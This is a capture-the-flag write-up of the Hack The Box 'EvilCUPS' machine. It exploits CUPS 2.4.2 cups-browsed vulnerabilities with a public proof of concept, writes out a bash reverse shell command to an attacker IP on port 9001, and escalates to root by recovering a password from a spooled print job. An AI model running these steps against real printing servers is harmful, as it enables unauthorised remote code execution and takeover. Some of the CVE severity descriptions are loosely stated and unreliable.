Recon
Nmap
The first thing that I do is run nmap scan that show this results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Nmap 7.94SVN scan initiated Thu Oct 31 03:16:36 2024 as: nmap -sV -sC --min-rate=1000 -p- -o nmap 10.10.11.40
Warning: 10.10.11.40 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.40
Host is up (0.27s latency).
Not shown: 64302 closed tcp ports (conn-refused), 1231 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 36:49:95:03:8d:b4:4c:6e:a9:25:92:af:3c:9e:06:66 (ECDSA)
|_  256 9f:a4:a9:39:11:20:e0:96:ee:c4:9a:69:28:95:0c:60 (ED25519)
631/tcp open  ipp     CUPS 2.4
|_http-title: Home - CUPS 2.4.2
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 31 03:19:48 2024 -- 1 IP address (1 host up) scanned in 191.98 seconds
From the nmap results, we can see that there is port 22 SSH and port 631 TCP run CUPS 2.4.2 service. Take a search cups 2.4.2 and run nmap to scan udp port
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/htb/machine/evilcups]
└─$ sudo  nmap -sU -p 630-632 10.10.11.40 -o nmap_udp
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-12 10:42 EST
Nmap scan report for 10.10.11.40
Host is up (0.25s latency).

PORT    STATE         SERVICE
630/udp closed        rda
631/udp open|filtered ipp
632/udp closed        bmpp

Nmap done: 1 IP address (1 host up) scanned in 3.26 seconds
That’s port 631 UDP run ipp (Internet Printer Protocol)
Website - TCP 631

Take a look in the website, that is a web interface for CUPS 2.4.2 service to control openprinting printer
Exploit
User
Search for changelog and CVE in google for CUPS 2.4.2.
I see that has 4 CVE:
- CVE-2024-47076 has a CVSS score of 8.6, representing a critical level of severity due to the ability of an attacker to send malicious IPP requests to manipulate printer settings and execute arbitrary code
- CVE-2024-47175 also scores 8.6, allowing for a similar type of remote code execution through crafted print job submissions, targeting vulnerabilities in the PPD file processing
- CVE-2024-47176 carries a CVSS score of 5.3, reflecting the potential for exploitation via the cups-browsed service
- CVE-2024-47177 is another critical vulnerability, also scoring 9.0 (previously 9.9), as it allows attackers to bypass security measures by sending malformed IPP requests
Combine this a report in github can get RCE from CUPS service in link https://github.com/OpenPrinting/cups-browsed in security tab
Use it and change command to get reverse shell in port 9001 to “bash -c ‘bash -i >& /dev/tcp/10.10.14.14/9001 0>&1’”

Run poc.py and access to printers in CUPS web and select to Print Test Page to get reverse shell and get user flag
User flag: ***
Privilege Escalation
Linpeas
Come back to Web TCP 631 and see first Printer default in Web, i get that is printer with id 1 in this.
So see in documention, get the default evilcups filesystem in var/spool/cups, but no read privilege in this, user lp just have execute privilege, and continue in documention default file name is d<print job>-<page number>, <print job> needs to be 5 digits and <page number> be 3 digits. So file-path is var/spool/cups/d00001-001.
cat it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
cat /var/spool/cups/d00001-001
%!PS-Adobe-3.0
%%BoundingBox: 18 36 577 806
%%Title: Enscript Output
%%Creator: GNU Enscript 1.6.5.90
%%CreationDate: Sat Sep 28 09:31:01 2024
%%Orientation: Portrait
%%Pages: (atend)
%%DocumentMedia: A4 595 842 0 () ()
%%DocumentNeededResources: (atend)
%%EndComments
%%BeginProlog
%%BeginResource: procset Enscript-Prolog 1.6.5 90
%
% Procedures.
%

/_S {   % save current state
  /_s save def
} def
/_R {   % restore from saved state
  _s restore
} def

/S {    % showpage protecting gstate
  gsave
  showpage
  grestore
} bind def

/MF {   % fontname newfontname -> -     make a new encoded font
  /newfontname exch def
  /fontname exch def
...
See that the file d00001-001 is ps file with DocumentMedia, so use tool ps2pdf to convert it to pdf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
p@evilcups:/$ ps2pdf /var/spool/cups/d00001-001 /tmp/d00001-001.pdf
ps2pdf /var/spool/cups/d00001-001 /tmp/d00001-001.pdf
lp@evilcups:/$ cd tmp
cd tmp
lp@evilcups:/tmp$ ls
ls
00d5e673a5af7
00d5e673c8b27
00d7f673b9575
00d7f673f3930
00dc8673acbd9
00dc8673d3f54
011d3673cb49e
011d3674208c4
03f816736a89b
03f816742929f
06d266737c890
06d26673a905e
06d5a673600d7
d00001-001.pdf
foomatic-8Zd8lA
foomatic-dC088b
foomatic-Nyxp01
foomatic-nzO5CZ
foomatic-o7RpxI
foomatic-sJEqZS
foomatic-TGU0gW
systemd-private-6f705080b80545b0a6fb3d6cd199155b-colord.service-uvXVLM
systemd-private-6f705080b80545b0a6fb3d6cd199155b-systemd-logind.service-p3WmZd
vmware-root_586-2696942867
Run http server and get pdf file

SSH root with this password.
And now, WE ARE ROOT !!
Root flag: 2ff71ea6aba5d40af914c1af75672e2a
Box Rooted
If you find my articles interesting, you can buy me a coffee